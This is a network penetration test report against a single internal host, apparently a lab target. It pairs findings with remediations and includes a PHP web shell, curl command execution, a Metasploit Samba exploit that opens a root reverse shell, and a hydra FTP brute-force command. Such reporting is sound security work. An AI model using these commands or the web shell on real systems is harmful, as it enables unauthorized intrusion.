SS Pentesting

Network

Penetration Test Findings Report

Date: November 22nd, 2024

Table of Contents

Confidentiality Statement

This document is the exclusive property of Example Corporation. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form requires consent of Example Corporation or SS Pentesting.

Example Corporation may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Info
SS Pentesting		
Sam Shepherd	Penetration Tester	sam@mail.com
Example Corporation		
Bob Bobson	Chief Information Security Officer	bob@example.com

Assessment Overview

From November 11th, 2024, to November 22nd, 2024, Example Corporation engaged SS Pentesting to evaluate the security posture of its network security compared to current industry's best practices.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Network Penetration Test

A network penetration test emulates the role of an attacker from inside the network. An engineer will test the network to identify potential vulnerabilities and perform common and advanced network attacks such as brute force attacks and exploiting service misconfigurations.

Finding Severity Ratings

The following table defines severity levels and their corresponding CVSS score ranges, which are used throughout this document. These levels help assess risk by evaluating the likelihood and impact of each vulnerability.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Network Penetration Test	10.0.1.3

Scope Exclusions

Per client request, SS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation.

Client Allowances

Example Corporation provided SS the following allowances:

- Access to the internal network via physical workstation within the facility.

Executive Summary

SS Pentesting conducted a network penetration test of Example Corporation's network from November 11th to November 22nd, 2024, to assess its internal security posture. The assessment included vulnerability scanning of all provided IPs to evaluate patching health, along with various network-based attacks to identify misconfigurations and security gaps. The test uncovered multiple critical vulnerabilities, including WebDAV misconfigurations, default credentials, and weak authentication controls, which could allow attackers to gain unauthorized access and execute remote code. This report provides an overview of the key strengths and weaknesses as well as an overview of the identified vulnerabilities. For further details, refer to the Technical Findings section.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for ten (10) business days.

Tester Notes and Recommendations

During testing, a recurring theme was server misconfigurations. We recommend that Example Corporation regularly update third party software that is used, require credentials when interacting with servers, and implement input validation and sanitization for uploading files to servers.

Overall, Example Corporation's network performed as expected for a first-time penetration test. We recommend that the Example Corporation team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strength and Weaknesses

The following identifies a key strength found during this assessment:

1. Responsive intrusion detection and prevention systems

The following identifies the key weaknesses found during this assessment:

1. Outdated third party software
2. Misconfiguration of services

Vulnerability Summary & Report Card

The following table categorizes the vulnerabilities found by severity. Remediation recommendations are also provided.

1	2	1	1	0
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Network Penetration Test		
INT-001: WebDAV misconfiguration	Critical	Require a username/password when uploading files to WebDAV
INT-002: Default credentials on tomcat	High	Change default credentials to a different username and a complex password
INT-003: CVE-2007-2447: Remote command injection vulnerability	High	Update samba version
INT-004: Weak login credentials	Medium	Ensure accounts use strong, complex passwords
INT-005: SMTP enumeration vulnerability	Low	Disable VRFY and EXPN commands to prevent enumeration of usernames .

Network Penetration Test Findings

Finding INT-001: WebDAV Misconfiguration (Critical)

Description:	A WebDAV misconfiguration allows unauthenticated users to upload files, which can be exploited to achieve remote code execution.
Risk:	Likelihood: High – Having the ability to upload files without authentication to WebDAV increases the likelihood of an attacker exploiting this vulnerability. Impact: Critical – An attacker can upload malicious files resulting in lateral movement / privilege escalation.
System:	All
Tools Used:	davtest
References:	How To Configure WebDAV Access with Apache on Ubuntu 18.04 | DigitalOcean

Evidence:

Figure 1.1: Shows that php files can be uploaded and executed without needing a username/password.

```
┌──(root㉿kali)-[/home/kali]
└─# davtest -url http://10.0.1.3/dav
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.0.1.3/dav
********************************************************
NOTE    Random string for this session: 61gLxvhdN
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.0.1.3/dav/DavTestDir_61gLxvhdN
********************************************************
 Sending test files
PUT     aspx    SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.aspx
PUT     php     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.php
PUT     txt     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.txt
PUT     cfm     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.cfm
PUT     asp     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.asp
PUT     html    SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.html
PUT     jhtml   SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.jhtml
PUT     jsp     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.jsp
PUT     cgi     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.cgi
PUT     pl      SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.pl
PUT     shtml   SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.shtml
********************************************************
 Checking for test file execution
EXEC    aspx    FAIL
EXEC    php     SUCCEED:        http://10.0.1.3/dav/DavTestDir_61gLxvhdN/davtest_61gLxvhdN.php
EXEC    php     FAIL
```

Shows that php files can be uploaded and executed

Figure 1.2: Shows that remote code execution is achieved by uploading a malicious web shell.

Web shell code: <?php echo system($_GET["anything']) ?>

```
┌──(kali㉿kali-cloud)-[~]
└─$ curl http://10.0.1.3/dav/webshell.php?'anything=whoami'

www-data
www-data

┌──(kali㉿kali-cloud)-[~]
└─$ curl http://10.0.1.3/dav/webshell.php?'anything=ls'

1webshell.php
DavTestDir_25pArz
DavTestDir_KChb1W9uy0Nz4
DavTestDir_Kv3P4Os3
DavTestDir_TWS7eNoP
DavTestDir_z782fojpF6I7JB
php-reverse-shell.php
rev.php
revshell.php
webshell.php
webshell3.php
ws.php
ws.php
```

Remediation: Require authentication for all WebDAV file uploads.

Finding INT-002: Default Credentials on Tomcat (High)

Description:	Default credentials are intended for initial access to a device or software, but are often publicly documented, making them a significant security risk if not changed.
Risk:	Likelihood: High – Default credentials can be found on the internet and can easily be used by attackers to gain unauthorized access. Impact: High – This can lead to unauthorized access via remote code execution.
System:	All
Tools Used:	Metasploit
References:	How can I change the password for Tomcat?

Evidence:

Figure 2.1: Shows default credentials found on tomcat using Metasploit.






Figure 2.2 & 2.3: Shows remote code execution obtained by uploading a war file in tomcat manager.





Remediation: Change default credentials on Tomcat to a strong unique password.

Finding INT-003: CVE-2007-2447: Remote Command Injection Vulnerability (High)

Description:	An attacker can achieve unauthenticated remote code execution by exploiting how Samba handles username input.
Risk:	Likelihood: High – Running software that is not updated makes it likely for an attacker to exploit known vulnerabilities associated with that software. Impact: High – This can lead to unauthorized access via remote code execution.
System:	All
Tools Used:	Metasploit
References:	Samba - Security Updates and Information

Evidence:

Figure 3.1: Shows a version of Samba being used.

```
[*] 10.0.1.3:445          - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 10.0.1.3:445          -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 10.0.1.3:             - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info exploit/multi/samba/usermap_script
```

Figure 3.2: Shows remote code execution obtained as the root user through the current version of Samba.

```
[*] 10.0.1.3 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.0.1.1:4444
[*] Command shell session 2 opened (10.0.1.1:4444 -> 10.0.1.3:48304) at 2024-11-23 20:39:02 +0000

whoami
root
```

Remediation: Update Samba version.

Finding INT-004: Weak Login Credentials (Medium)

Description:	Weak login credentials make systems vulnerable to unauthorized access, as they are easily guessed by attackers.
Risk:	Likelihood: Medium – An attacker can use brute force to automate and easily access credentials without any special access/conditions. Impact: Medium – This can lead to unauthorized access to servers which could lead to lateral movement and privilege escalation within the network.
System:	All
Tools Used:	hydra
References:	What are the common vulnerabilities in FTP and how do you avoid them?

Evidence:

Figure 4.1: Shows cracked credentials against an ftp server via brute force.

Hydra -L passwords.txt -P passwords.txt ftp://10.0.1.3:2121 -vfl

```
┌──(kali㉿kali-cloud)-[~]
└─$ hydra -L passwords.txt -P passwords.txt ftp://10.0.1.3:2121 -vfI
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-20 11:58:
07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 441 login tries (l:21/p:21),
 ~28 tries per task
[DATA] attacking ftp://10.0.1.3:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[2121][ftp] host: 10.0.1.3   login: [redacted]   password: [redacted]
[STATUS] attack finished for 10.0.1.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-20 11:58:
30
```


Remediation: Ensure accounts use strong, complex passwords and implement a password policy requiring regular password updates.

Finding INT-005: SMTP Enumeration Vulnerability (Low)

Description:	An attacker can use the VRFY and EXPN commands to enumerate valid usernames on the SMTP server.
Risk:	Likelihood: High – When the VRFY command is enabled, it is highly likely that an attacker can use this command to query for valid users. Impact: Low – An attacker can use these usernames in brute force attacks or in social engineering.
System:	All
Tools Used:	SMTP
References:	Disable the VRFY clause - InterScan Messaging Security Virtual Appliance 8.2

Evidence:

Figure 5.1: Shows 168 valid usernames found given the wordlist that was supplied.



Remediation: Disable VRFY and EXPN commands to prevent enumeration of usernames.